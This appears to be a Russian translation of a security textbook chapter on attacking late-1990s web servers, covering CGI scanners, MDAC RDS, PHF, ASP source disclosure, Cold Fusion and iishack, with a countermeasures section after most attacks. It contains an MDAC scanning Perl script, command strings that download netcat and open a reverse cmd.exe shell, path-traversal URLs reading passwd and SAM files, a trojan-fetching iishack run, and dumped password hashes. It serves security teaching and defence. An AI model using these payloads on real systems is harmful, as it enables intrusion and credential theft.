Cgiscan.c

Прекрасная небольшая утилита создана Bronc Buster of LoU в 1998 г. Cgiscan сканирует системы и ищет в них старые прорехи, например PHF, count.cgi, test-cgi, PHP, handler, webdist.cgi, nph-test-cgi и др. Программа проверяет на уязвимость сценарии стандартного каталога (http://www.company.com/cgi-bin/). Приведем пример диагноза, поставленного cgiscan:

```
[root@funbox-b ch14]# cgiscan www.somedomain.com
New web server hole and info scanner for elite kode kiddies
coded by Bronc Buster of LoU - Nov 1998
updated Jan 1999
Getting HTTP version
Version:
HTTP/1.1 200 OK
Date: Fri, 16 Jul 1999 05:20:15 GMT
Server: Apache/1.3.6 (UNIX) secured_by_Raven/1.4.1
Last-Modified: Thu, 24 Jun 1999 22:25:11 GMT
ETag: "17d007-2a9c-3772b047"
Accept-Ranges: bytes
Content-Length: 10908
Connection: close
Content-Type: text/html
Searching for phf : .. Not Found ..
Searching for Count.cgi: .. Not Found ..
Searching for test-cgi : .. Not Found ..
Searching for php.cgi : .. Not Found ..
Searching for handler : .. Not Found ..
Searching for webgais : .. Not Found ..
Searching for websendmail: .. Not Found ..
Searching for webdist.cgi: .. Not Found ..
Searching for faxsurvey : .. Not Found ..
Searching for htmlscript : .. Not Found ..
Searching for pfdisplay : .. Not Found ..
Searching for perl.exe : .. Not Found ..
Searching for wwwboard.pl : .. Not Found ..
Searching for www-sql : .. Not Found ..
Searching for service.pwd : .. Not Found ..
Searching for users.pwd : .. Not Found ..
Searching for aglimpse : .. Not Found ..
Searching for man.sh : .. Not Found ..
Searching for view-source : .. Not Found ..
Searching for campas : .. Not Found ..
Searching for nph-test-cgi : .. Not Found ..
[gH] - aka gLoBaL hElL - are lame kode kiddies
```

В Интернете опубликованы десятки сценариев сканирования уязвимых точек (в приложении С приводятся ссылки на наиболее популярные сайты по защите систем).

Автоматизированные приложения

Популярность: ***10***
Простота: 10
Результативность: ***3***
Степень риска: ***7***

В Интернете можно найти несколько приложений для проверки web-сайтов на наличие широко известных или формируемых по умолчанию уязвимых

мест, однако в отличие от сценариев приложения работают последовательно в ручном режиме. Это неудобно для изучения больших корпоративных сетей, но сканирование небольших сетей и отдельных web-сайтов проходит быстро.

Grinder

Grinder v1.1 (http://hackersclub.com/km/files/hfiles/rhino9/grinderll.zip) от Rhino9 является приложением Win32, способным сканировать диапазон IP-адресов и выявлять имена/версии web-сайтов. Нет никаких отличий от простой команды HEAD (например, из утилиты netcat), но программа Grinder способна создавать несколько параллельных сокетов для ускорения работы. На рис. 14.3 показано сканирование нескольких систем и выявление версий web-серверов.




Рис. 14.3. Grinder успешно исследует несколько web-серверов

Для исследования номеров версий web-серверов предназначены сканирующие сценарии UNIX, опубликованные на web-сайте Hacking Exposed (www.osborne.com/hacking). Если в файле портов указан порт 80, то по умолчанию web-серверу посылается команда HEAD, ответом на которую становятся имя и номер версии работающего программного обеспечения. Собранная информация помещается в файл <name>/<name>.http.dump. Для запуска сканирования используется следующий синтаксис:

```
./unixscan.pl hosts.txt ports.txt test -p -r -r -v
```

По завершении работы сценария в файле дампа появятся сведения о версиях web-серверов:

```
172.29.11.82 port 80: Server: Microsoft-IIS/4.0
172.29.11.83 port 80: Server: Microsoft-IIS/3.0
172.29.11.84 port 80: Server: Microsoft-IIS/4.0
```

SiteScan

Утилита SiteScan написана Chameleon из групп Rhino9 и InterCore. Утилита копает глубже, чем Grinder, в поисках уязвимых точек web-серверов (PHF, PHP, finger, test.cgi и др.). Графическое приложение Win32 исследует только один IP-адрес, так что этим приложением нельзя пользоваться в сценариях. Придется вводить IP-адреса по одному и вручную исследовать получаемые результаты. На рис. 14.4 показан процесс сканирования web- сервера утилитой SiteScan.




Рис. 14.4. Графическая утилита SiteScan способна обнаружить наиболее популярные уязвимые места web-сервера

Неадекватные сценарии: атака подтверждения ввода

Атака подтверждения ввода (input validation attack) действует против Common Gateway Interface (CGI), Active Server Pages (ASP) и Cold Fusion Markup Language (CFML), позволяя обнаружить ошибки web-разработчиков и создателей программного обеспечения сайта. Основа проблемы кроется в неадекватности исследования вводимых в сценарий данных. При отсутствии проверки ввода атакующий может ввести определенный символ в качестве параметра локальной команды и заставить web-сервер локально исполнить эту команду.

Уязвимость MDAC RDS в IIS 4.0

Популярность:	*10*
Простота:	*9*
Результативность:	*10*
Степень риска:	*10*

После устранения возможности переполнения буфера iishack в сервере Internet Information Server (IIS), обнаруженной в июне 1999 г., корпорация Microsoft уже в июле столкнулась с новой проблемой. Эта проблема была впервые описана в Microsoft Security Bulletin за 1998 г., но не была известна широкой публике. Причина заключалась в незащищенности компонента RDS (Remote Data Service — служба удаленных данных) в MDAC (Microsoft Data Access Components — компоненты доступа к данным корпорации Microsoft), позволявшей злоумышленнику исполнить произвольный код на целевом сервере.

Основную проблему создавал компонент RDS DataFactory: в конфигурации по умолчанию он разрешал исполнение удаленной команды на сервере IIS. Команда выполнялась от лица действующего пользователя сервера, каковым обычно является SYSTEM (административный эквивалент внутреннего пользователя). В результате атакующий мог удаленно получить административный доступ к любому уязвимому серверу в Интернете.

Rain.forest.puppy опубликовал концептуальное решение на языке Perl (которое можно загрузить с Security Focus, http://www.securityfocus.com), предполагавшее исполнение запроса RDS в экспериментальной базе данных btcustmr.mdb, причем в итоге сервер выполнял любую указанную пользователем команду.

Нетрудно найти в сети беззащитные к подобной атаке серверы. Достаточно провести рекогносцировку с целью обнаружения компонента MDAC RDS. С помощью netcat или языка сценариев Perl можно провести сканирование всей подсети и найти библиотеки DLL с именем msadcs.dll. Если запрос HTML "Content Type" возвращает "application/x-varg", то велики шансы (хотя и не на все 100%), что обнаружена уязвимая система. Приведем пример кода Perl для выявления данной бреши:

```
#! /usr/bin/perl

if ($#ARGV < 0) {
print "Error in syntax - try again.\n";
print "\tExample: mdac.pl 10.1.2.3-255\n";
}

doit($ARGV[0]) ;
foreach $item (@hosts) {
portscan($item) ;
}
close OUTFILE;

sub doit {
 $line = $_[0] ;
 if ($line!=/#/) {
     if ($line=~/-/) {
        @tmp = split/-/, $line;
```

```
        @bip = split/\./, $tmp[0];
        @eip = split/\./, $tmp[1];
    } else {
        @bip = split/\./, $line;
        @eip = split/\./, $line;
    }
    $a1 = $bip[0];
    $b1 = $bip[1];
    $c1 = $bip[2];
    $d1 = $bip[3];
    $num = @eip;
    if ($num==1) {
        $a2 = $bip[0];
        $b2 = $bip[1];
        $c2 = $bip[2];
        $d2 = $eip[0];
    } elsif ($num== 2) {
        $a2 = $bip[0];
        $b2 = $bip[1];
        $c2 = $eip[0];
        $d2 = $eip[1];
    } elsif ($num== 3) {
        $a2 = $bip[0];
        $b2 = $eip[0];
        $c2 = $eip[1];
        $d2 = $eip[2];
    } elsif ($num== 4) {
        $a2 = $eip[0];
        $b2 = $eip[1];
        $c2 = $eip[2];
        $d2 = $eip[3];
    }
# На основе IP-маски подсети (класс A, B, C) установите
# корректные значения переменных.
check_end() ;
$aend=$a2 ;
# Создание массива
 while ($al <= $aend) {
  while ($bl <= $bend) {
   while ($cl <= $cend) {
    while ($dl <= $dend) {
     push (@hosts, "$a1.$b1.$c1.$d1") ;
     $d1+=1;
     check_end();
    }
   $c1+=1;
   $d1=0;
  }
$b1+=1;
$c1=0;
```

```
      }
      $a1+=1;
      $b1=0;
      }
     }
    }
sub portscan {
 my $target = $_[0] ;
 print "Port scanning $target.\n";
 local $/;
 open(SCAN, "nc -vzn -w 2 $target 80 2>&1 |"); # Откроем порт
 $result = <SCAN>;
if ($result=~/open/) {
 print "\tPort 80 on $target found open.\n";
 print OUTFILE "Port 80 open<BR>";
 open (HTTP, ">http.tmp");
 print HTTP "GET /msadc/msadcs.dll HTTP/1.0\n\n";
 close HTTP;
 open(SCAN2, "type http.tmp | nc -nvv -w 2 $target 80 2>&1 |");
 $result2 = <SCAN2>;
     if ($result2=~/Microsoft-IIS\/4.0/) {
      if ($result2=~/x-varg/) {
       print "\t$target IS vulnerable to MDAC attack.\n";
       print OUTFILE "$target may be vulnerable to MDAC attack.";
      }
     }
     close SCAN;
    }
   }
sub check_end {
     if (($a1==$a2) && ($b1==$b2) && ($c1==$c2)) {
        $dend=$d2;
     } else {
        $dend=255;
     }
     if (($a1==$a2) && ($b1==$b2)) {
        $cend=$c2;
     } else {
        $cend=255;
     }
     if ($a1==$a2) {
        $bend=$b2;
     } else {
        $bend=255;
     }
}
```

ВНИМАНИЕ **Команда netcat с параметром -п требует явного указания** IP-адреса **в командной строке.**

Анатомия атаки

Загрузить сценарий на Perl можно с разных сайтов Интернета, включая архив NTBugtraq (http://www.ntbugtraq.com) и Security Focus (http://www.securityfocus.com). Сценарий эффективно работает в UNIX и NT и пытается получить MDAC для добавления " | shell(\"$command\") | " к запросу SQL. Обнаружив команду оболочки, MDAC исполнит переменную $cornmand. Для исследования уязвимости используйте синтаксис:

```
C: \nt\mdac>perl mdac_exploit .pl -h 192.168.50.11
-- RDS exploit by rain forest puppy / ADM / WIretrip --
Command: <введите здесь свою команду>
Step 1: Trying raw driver to btcustmr.mdb
winnt -> c: Success!
```

Не так просто сформулировать корректную команду NT. Самуэль Шах (Saumil Shah), Нитеш Дханьяни (Nitesh Dhanjani) и Джоржд Куртц (George Kurtz) из Ernst & Young выявили подмножество команд, которые с помощью TFTP или FTP загружаются утилитой netcat и успешно возвращают командную оболочку NT (cmd.exe). Например, используя протокол FTP, можно ввести следующие команды:

```
"cd \%SystemRoot\% && echo $ftp_user>ftptmp && echo $ftp_pass>>ftptmp
&& echo bin>>ftptmp && echo get && nc .exe>>ftptmp && echo bye>>ftptmp
&& ftp -s:ftptmp $ftp_ip && del ftptmp && attrib -r nc.exe && nc
-e cmd.exe $my_ip $my_port"
```

Для TFTP подойдут команды:

```
"cd \%SystemRoot\% && tftp -i $tftp_ip GET nc. exe nc. exe && attrib
-r nc.exe && nc -e cmd.exe $my_ip $my_port"
```

Использование этих команд в сценариях Perl позволит получить командную оболочку удаленной системы, с помощью которой можно загрузить любые файлы, включая pwdump.exe (программа вывода дампа хэшей SAM) для ее последующего применения против хэшей Lanman и NT и запуска программы взлома LOphtCrack или John v1.6. Если команда не сработает, попробуйте отделить маршрутизатор/брандмауэр от серверного порта TCP 21 (FTP) или UDP 69 (TFTP).

Контрмеры: защита MDAC RDS

Для устранения уязвимости удалите все зараженные файлы примеров или измените конфигурацию сервера. Подробные сведения можно найти на http://www.microsoft.com/security/bulletins/ms99-025faq.asp.

Уязвимость CGI

Популярность:	*8*
Простота:	*9*
Результативность:	*9*
Степень риска:	*9*

После переполнения буфера наибольшую опасность разрушений в Интернете представляют плохо написанные сценарии CGI. Электронный мир переполнен web-серверами, разработчики которых замечают огрехи программирования только после изменения или разрушения сайта атакующим. Рассмотрим характерные уязвимые точки сценариев CGI и последствия атаки на них.

Phone Book Script (PHF)

Самой старой и редко используемой сегодня является уязвимость сценариев PHF серверов NCSA HTTPD (версии 1.5A-Export или ниже) и Apache HTTPD (версии 1.0.3). Программа CGI является примером сценариев, демонстрирующим работу с формами на web-странице, например, для ввода имени или адреса посетителя. В сценарии используется функция escape_shell_cmd() для проверки вводимых данных, поэтому он уязвим для атаки локального исполнения команд. Символ новой строки ("\n" или OxOa в шестнадцатеричном виде) не проверяется при подтверждении ввода, следовательно, можно "выскочить" из сценария и заставить программу исполнить в локальном контексте web-сервера все, что стоит за символом escape. Например, следующий URL-адрес влияет на файл системных паролей, если web-сервер имеет право доступа к этому файлу:

```
http://www.company.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

Для возврата xterm на экран атакующего компьютера (который должен иметь маршрутизируемый IP-адрес) служит URL:

```
http://
www. company. com/cgi-bin/phf?Qalias=x%0a/usr/openwin/bin/xterm%20-
display%20172.29.11.207:0.0%20&
```

Дополнительная информация об уязвимости PHP опубликована на http://oliver.efri.hr/~crv/security/bugs/mUNIXes/httpd3.html.

Контрмеры: защита PHF

Предотвращение Удалите уязвимый сценарий с web-сервера. Подобные сценарии не должны попадать на рабочий сервер Интернета.

Обнаружение Атака PHF определяется многими бесплатными и коммерческими системами IDS, так что здесь редко возникают проблемы. Однако рекомендуем применить код ncode (если в системе используется NFR), который выявляет атаку PHF на web-сервер, слушающий на портах 80 или 8080 (измените код в зависимости от порта прослушивания HTTPD):

```
tt
# Выявление атаки PHF
#
```

```
phf_schema = library_schema:new( 1, [ "time", "int", "int", "ip", "ip" ],
scope() ) ;
filter tcp_stream tcp ( )
{
     if ((tcp.dport == 80) || (tcp.dport == 8080))
     {
     var1 = regcomp ("PHF?");
     var2 = regcomp ("phf?");
     result1 = regexec (var1, tcp.blob);
     result2 = regexec (var2, tcp.blob);
     if ((result1 ==1) || (result2 == 1))
        {
        echo ("Found PHF attack! Time: ", system.time, "\n");
        record system.time, tcp.connSport, tcp.connDport, tcp.connSrc,
tcp.connDst to the_recorder_tcp_stream;
        result1 = 0;
        result2 = 0;
        }
     }
}
it Создание регистратора
the_recorder_tcp_stream=recorder( "bin/histogram packages/sandbox/phf.cfg",
"phf_schema" ) ;
```

СОВЕТУЕМ Сценарий phfprobe.pl привлечет к сайту атакующих и зарегистрирует их действия для остановки нападения. Сценарий на Perl выступает в роли наживки (обманного сценария PHF) и отвечает атакующему во время вторжения, одновременно собирая о нем сведения. Метод "ловли на живца" могут использовать только самые храбрые администраторы.

Проблемы сценариев CGI в Irix

Уязвимость обработчика CGI системы Irix обнаружил и опубликовал в рассылочном списке Bugtraq Разван Драгомирешку (Razvan Dragomirescu) в 1997 *г.* Он установил, что во многих системах Irix подсистема Outbox Environment содержит ряд программ, чувствительных к атаке подтверждения ввода. Сценарий webdist.cgi, обработчик и wrap-сценарий из Irix *5.x* и *6.x* позволяют атакующему послать локальную команду, которая будет обработана системой. Для просмотра файла паролей UNIX можно использовать следующий URL-адрес (если web-сервер имеет соответствующие права):

```
http://www.company.com/cgi-bin/handler/something;cat<tab>/etc/
passwd|?data=Download<tab>HTTP/1.0
```

ВНИМАНИЕ Символы табуляции указаны как <tab>.

Контрмеры: защита CGI в Irix

Удалите уязвимый сценарий из системы. Если этого нельзя сделать, воспользуйтесь заплаткой SGI (http://www.sgi.com/support/patch_intro.html).

test-cgi

Опубликованная группой LOpht в 1996 г. уязвимость test-cgi позволяет атакующему удаленно исследовать файлы web-сервера. Например, воспользовавшись следующим URL, атакующий может получить список всех файлов и подкаталогов каталога сценариев (cgi-bin):

```
http://www.company.com/cgi-bin/test-cgi?*
```

В результате будет выдано значение переменной окружения QUERY_STRING:

```
QUERY_STRING = count.cgi createuser.pl nph-test-cgi phf php.cgi search.pi
test- cgi wwwcount.cgi
```

Естественно, список сценариев покажет иные слабые места данного web-сервера, например уязвимости PHF, PHP и т.д. Зная о более серьезных нарушениях защиты, атакующий сможет получить доступ уровня пользователя или root и завладеть системой UNIX.

Контрмеры: защита CGI

Удалите соответствующий сценарий. Кроме того, рекомендуем следующие интерактивные источники по теме создания защищенных сценариев:

- http://www.go2net.com/people/paulp/cgi-security/
- http://www.sunworld.com/swol-04-1998/swol-04-security.html
- http://www.w3.org/Security/Faq/wwwsf4.html
- ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters
- http://www.csclub.uwaterloo.ca/u/mlvanbie/cgisec/

Уязвимость Active Server Pages (ASP)

Популярность:	*8*
Простота:	*9*
Результативность:	*5*
Степень риска:	*7*

ASP (Active Server Pages — активные серверные страницы) выпущены корпорацией Microsoft в ответ на сценарии Perl и CGI из мира UNIX. Как правило, они пишутся на VBScript, этого вполне достаточно для обслуживания сайтов, доступа к оконечным базам данных и вывода кода HTML в браузерах. Прекрасным свойством ASP является способность оперативного вывода файла HTML, а к недостаткам нужно отнести несколько уязвимых точек, которые позволяют атакующему просматривать исходный код ASP. Почему это плохо? Во-первых, атакующий может исследовать уязвимость логики работы программы, во-вторых, он получает ценную информацию из файлов ASP, например имена/пароли доступа к базе данных.

ASP Dot Bug

Группа LOpht открыла ошибку ASP dot bug (ошибка точки кода ASP) в 1997 г. Используя эту брешь, атакующий может просмотреть исходный код ASP. В конец URL-адреса страницы сервера IIS 3.0 достаточно добавить одну или несколько точек, например:

```
http://www.company.com/code/example.asp.
```

Дополнительные сведения представлены на http://oliver.efri.hr/~crv/security/bugs/NT/asp.html.

Контрмеры: защита OT DOT BUG Корпорация Microsoft уже опубликовала заплатку, устраняющую "точечную уязвимость" сервера IIS 3.0 (ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/fesrc-fix/).

Однако вскоре обнаружилась другая уязвимость. Замена точки в имени файла example.asp на шестнадцатеричное значение (Ox2e) также позволяет атакующему загрузить исходный код файла ASP. Например:

```
http://www.company.com/code/example%2easp
```

Альтернативные потоки данных ASP

Эта уязвимость была описана в Bugtraq Полем Аштоном (Paul Ashton). В данном случае атакующий тоже загружает исходный код ASP, по не с помощью точки. Использование уязвимости стало очень популярно в сценариях, ведь достаточно указать URL-адрес страницы ASP в формате:

```
http://www.company.com/scripts/file.asp::$DATA
```

Если трюк сработает, то браузер Netscape выведет приглашение для локального сохранения файла. Internet Explorer по умолчанию покажет исходный код в окне браузера, но можно сохранить его на диске, а затем загрузить в любой текстовый редактор. Дополнительные сведения опубликованы по адресу http://www.rootshell.com.

Контрмеры: защита альтернативных потоков данных Заплатка для IIS 3.0 опубликована на ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/iis3-datafix/, а для IIS 4.0 — на ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/iis4-datafix/.

Рекомендуем ограничить доступ ко всем файлам исходных кодов, удалив полномочие на чтение в группе Everyone (Все). В конце концов, для кода достаточно права на исполнение.

Уязвимости showcode.asp, code.asp, codebrws.asp

Слабым местом сервера IIS 4.0 является возможность загрузки исходного кода ASP. Это не ошибка как таковая, а скорее пример плохого программирования. Если во время установки по умолчанию сервера IIS 4.0 была указана инсталляция примеров кода ASP, то несколько плохо запрограммированных примеров позволят атакующему загрузить и другие исходные файлы. Проблема заключается в невозможности запретить конструкцию ".." при указании пути к файлу. Например, showcode.asp покажет файл boot.ini (если, конечно, в системе установлены либеральные права доступа, разрешающие просмотр любого файла):

```
http://www.company.com/msadc/Samples/SELECTOR/showcode.asp?source=/../../
../ ../../boot.ini
```

А файл codebrws.asp позволит просмотреть (и выгрузить) исходную или резервную копию SAM:

```
http://www.company.com/iissamples/exair/howitworks/codebrws.asp?source=/../.
./../../../winnt/repair/sam._
```

Контрмеры. Установите соответствующую заплатку IIS Вы найдете ее и относящуюся к ней статью Knowledge Base по адресу ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/Viewcode-fix/. Дополнительные сведения представлены на http://oliver.efri.hr/~crv/security/bugs/NT/asp6.html.

Уязвимость Cold Fusion

Популярность: 9
Простота: 9
Результативность: 8
Степень риска: 9

Группа L0pht обнаружила несколько уязвимых точек в Cold Fusion Application Server компании Allaire. Во время установки инсталлируются примеры кодов и интерактивная документация. Проблема связана с несколькими файлами примеров, которые не ограничивают взаимодействие рамками localhost.

Первая брешь связана с файлом openfile.cfm, позволяющим взломщику загрузить любой файл web-сервера. Достаточно указать в браузере URL-адрес и следовать появляющимся на экране инструкциям:

```
http://www.company.com/cfdocs/expeval/openfile.cfm
```

Второй уязвимостью является файл displayopenedfile.cfm. Он разрешает атакующему сохранить локально загруженный файл. Третья брешь — файл exprcalc.cfm, позволяющий просмотреть и удалить любой файл системы. Например, для удаления setup.log (вполне безобидный файл сервера NT) введите:

```
http://www.company.com/cfdocs/expeval/ExprCalc.cfm?OpenFilePath=c:\winnt\
repair\setup.log
```

Дополнительная информация опубликована на http://www.10pht.com/advisories/cfusion.txt.

Контрмеры: защита Cold Fusion

Существуют два метода борьбы с уязвимостями Cold Fusion.

- Удаление всех уязвимых сценариев
- Установка заплатки компании Allaire, устраняющей уязвимость exprcalc.cfm (http://wwwl.allaire.com/handlers/index.cfm?ID=8727&Method=Full).

Переполнение буфера

Популярность: 9
Простота: 9
Результативность: 10
Степень риска: 9

Переполнение буфера многие годы оставалось брешью в системе защиты UNIX. Начало дискуссии было положено в 1995 г. д-ром Муджем в статье "How to write buffer overflows" (http://www.sniper.org/tech/mudge_buffer_overflow_tutorial.html), после которой мир UNIX изменился полностью. В 1996 г. AlephOne опубликовал статью "Smashing the stack for fun and profit" (в *Phrack Magazine,* 49, www.phrack.com), где показал, насколько просто использовать переполнение буфера в собственных целях. Интересные материалы по этой теме находятся на сайте http://destroy.net/machines/security/.

Переполнение буфера позволяет атакующему добиться многого — выполнить произвольный код с правом действующего в системе пользователя (обычно root). Проблема почти всегда связана с плохо написанным кодом, например с программой вставки данных в буфер без проверки граничных условий. Наиболее популярной командой для удаленного исполнения является что-то похожее на /usr/openwin/bin/xterm -display <IP_атакующего>:0.0 & в Solaris.

Ниже рассматриваются примеры использования атакующими удаленного переполнения буфера для исполнения собственного кода.

Уязвимость PHP

Сценарии PHP имеют два слабых места. Во-первых, проблема подтверждения ввода до сих пор присутствует во многих сценариях и позволяет атакующим просматривать любые файлы. Дополнительные сведения представлены на http://oliver.efri.hr/~crv/security/bugs/mUNIXes/httpdl3.html.

Вторая уязвимость была обнаружена в апреле 1997 г. группой Secure Networks Inc. Переполнение буфера происходит в php.cgi 2.0beta10 и в более ранних дистрибутивах сервера NCSA HTTPD. Проблема возникает, когда атакующий передает слишком длинную строку в функцию FixFilename() и перезаписывает стек компьютера. В результате появляется возможность исполнения нужного кода в локальной системе. Дополнительные сведения представлены на http://oliver.efri.hr/~crv/security/bugs/mUNIXes/httpdl4.html.

Контрмеры: защита PHP

Существуют два метода защиты сценариев PHP:

- Удаление всех неудачных сценариев
- Обновление до последней версии PHP, в которой проблема устранена

Уязвимость wwwcount.cgi

Программа CGI под названием wwwcount является популярным счетчиком посещений. Сведения об уязвимости данного сценария стали достоянием общественности в беспокойном 1997 г. Дело в том, что удаленный атакующий может исполнить любой код в локальной системе (как всегда от лица

пользователя HTTPD). Известны, по крайней мере, два примера использования этой уязвимости, когда атакующей системе возвращается оболочка xterm.

Дополнительные сведения об уязвимости и соответствующие заплатки находятся по адресу http://oliver.efri.hr/~crv/security/bugs/mUNIXes/wwwcount.html и http://oliver.efri.hr/-crv/security/bugs/mUNIXes/wwwcnt2.html.

Контрмеры: защита WWWCOUNT Существуют два метода борьбы с уязвимостью программы wwwcount:

- Удаление сценария wwwcount.cgi
- Удаление права исполнения этого сценария командой chmod -x wwwcount.cgi

IIS 4.0 iishack

Малоизвестный метод взлома Microsoft IIS 4.0 получил огласку в июне 1999 г. Это наиболее внушительная уязвимость web-сервера корпорации Microsoft, обнаруженная группой eEye и опубликованная в Интернете (вместе с исполняемым кодом для использования этой бреши). Источником проблем является недостаточно четкая проверка границ в именах файлов .HTR, .STM и .IDC, указываемых в URL-адресе, что позволяет атакующему вставить код загрузки и исполнения произвольной команды в локальной системе, причем с правом администратора.

Программа использования уязвимости названа iishack (http://www.technotronic.com и другие web-сайты). Достаточно указать URL-адрес или имя файла-"троянца", который требуется запустить:

```
C:\nt\iishack>iishack 10.12.24.2 80 172.29.11.101/getem.exe
------(IIS 4.0 remote buffer overflow exploit)--------------
(c) dark spyrit -- barns@eeye.com.
http://www.eEye.com

[usage: iishack <host> <port> <url>]
eg - iishack www.example.com 80 www.myserver.com/thetrojan.exe
do not include 'http://' before hosts!
-----------------------------------------------------------

Data sent!
```

Программа-"троянец" getem.exe проводит распаковку pwdump.exe (известная программа вывода дампа SAM в NT) и запускает взломанную версию netcat для прослушивания порта 25, а впоследствии возвращает приглашение для ввода команд (nc -nvv-L -p 25 -t -e cmd.exe). Если все пройдет успешно, можно будет запустить команду netcat на собственном компьютере и получить приглашение ввода команд для доступа с правом учетной записи SYSTEM (по сути, это право администратора системы):

```
C:\nt\iishack\nc -nvv 10.12.24.2 25
C:\>nc -nvv 10.11.1.1 26
(UNKNOWN) [10.11.1.1] 26 (?) open
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\>pwdump
```

```
administrator:500:D3096B7CD9133319790F5B37EAB66E30:5ACA8A3A546DD
587A58A251205881082:Built-in account for administering the computer/domain: :
Guest:501:NO PASSWORD*********************:NO
PASSWORD **********************:
Built-in account for guest access to the computer/domain::
sqldude:   1000:853FD8D0FA7ECF0FAAD3B435B51404EE:EE319BA58C3E9BC
B45AB13CD7651FE14:::
SQLExecutiveCmdExec:1001:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6
948805
F797BF2A82807973B89537:SQLExecutiveCmdExec,SQL Executive CmdExec
Task Account:C_\:
```

Посредством простых операций копирования/вставки командной оболочки и утилиты L0phtcrack для взлома хэшей мы получим пароль администратора (или любого другого пользователя системы).

Еще более простым методом (но не скрытным) является создание нового пользователя системы при помощи команды net localgroup password haxor /add и добавление пользователя haxor в группу администраторов командой net localgroup Administrators haxor /add. Если на сервере открыт порт NetBIOS (TCP 139), атакующий сможет исполнить любую задачу. Разумеется, все эти действия легко выявляются во время элементарного аудита системы.

Контрмеры: защита от действий IIS 4.0 IISHACK Корпорация Microsoft проработала проблему и предоставила заплатку (ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/ext-fix/). Группа eEye создала собственную заплатку, но всегда лучше устанавливать заплатки разработчика программного продукта.

Плохое проектирование в WEB

В истории Интернета имеются сведения о множестве разрушительных атак на web-серверы, когда нападавшим удавалось извлекать ценную информацию о структуре сайтов и получать привилегированный доступ к серверам. Однако эти атаки практически не затронули айсберга ошибок разработчиков. Многие web-разработчики ничему не научились и до сих пор оставляют сайты без надежной защиты. Рассмотренные выше методы взлома известны множеству людей, причем не только Simple Nomad из NMRC (http://www.nmrc.org) и Perfecto Inc. (http://www.perfecto.com). Дополнительные сведения можно получить в списке FAQ по теме проектирования в Web группы NMRC (http://www.nmrc.org/faqs/www/index.html).

Неправильное использование скрытых тегов

Популярность: 5
Простота: 6
Результативность: 6
Степень риска: 6

В Интернете действует множество компаний, которые продают товары или предоставляют услуги через web-сайты. Плохо проработанная пользовательская корзина сайта электронной торговли позволяет атакующему фальсифицировать важные данные, например стоимость товара. Предположим, небольшая

компания открыла сайт интерактивной торговли компьютерными комплектующими. Однако сделала принципиальную ошибку в коде сайта — использовала скрытые теги HTML в качестве единственного средства присвоения цены определенному товару. В результате атакующий, обнаружив эту уязвимость, сможет изменить скрытый тег цены и снизить свои затраты при приобретении нового компьютера.

Допустим, что web-сайт использует следующий код HTML на странице продажи товаров:

```
<FORM ACTION="http://www.company.com/cgi-bin/order.pl" method="post">
<input type=hidden name="price" value="199.99">
<input type=hidden name="prd_id" value="X190">
QUANTITY: <input type=text name="quant" size=3 maxlength=3 value=I>
</FORM>
```

Простое изменение цены в Netscape Composer или в обычном текстовом редакторе позволит атакующему заплатить $1.99 вместо $199.99:

```
<input type=hidden name= "price" value=" 1.99 ">
```

К сожалению, подобные ошибки весьма распространены. Загляните на http://www.altavista.com и проведите поиск страниц по критерию "type=hidden name=price" — вы обнаружите сотни уязвимых сайтов.

Еще одной формой атаки является использование длинных значений в полях страницы. Во время разработки устанавливается определенный размер поля, но атакующий может увеличить его, например, до 70 000 символов и послать длинную строку, которая вполне способна вызвать крах сервера или, по крайней мере, возвратит неожиданный результат.

Контрмеры: защита скрытых тегов

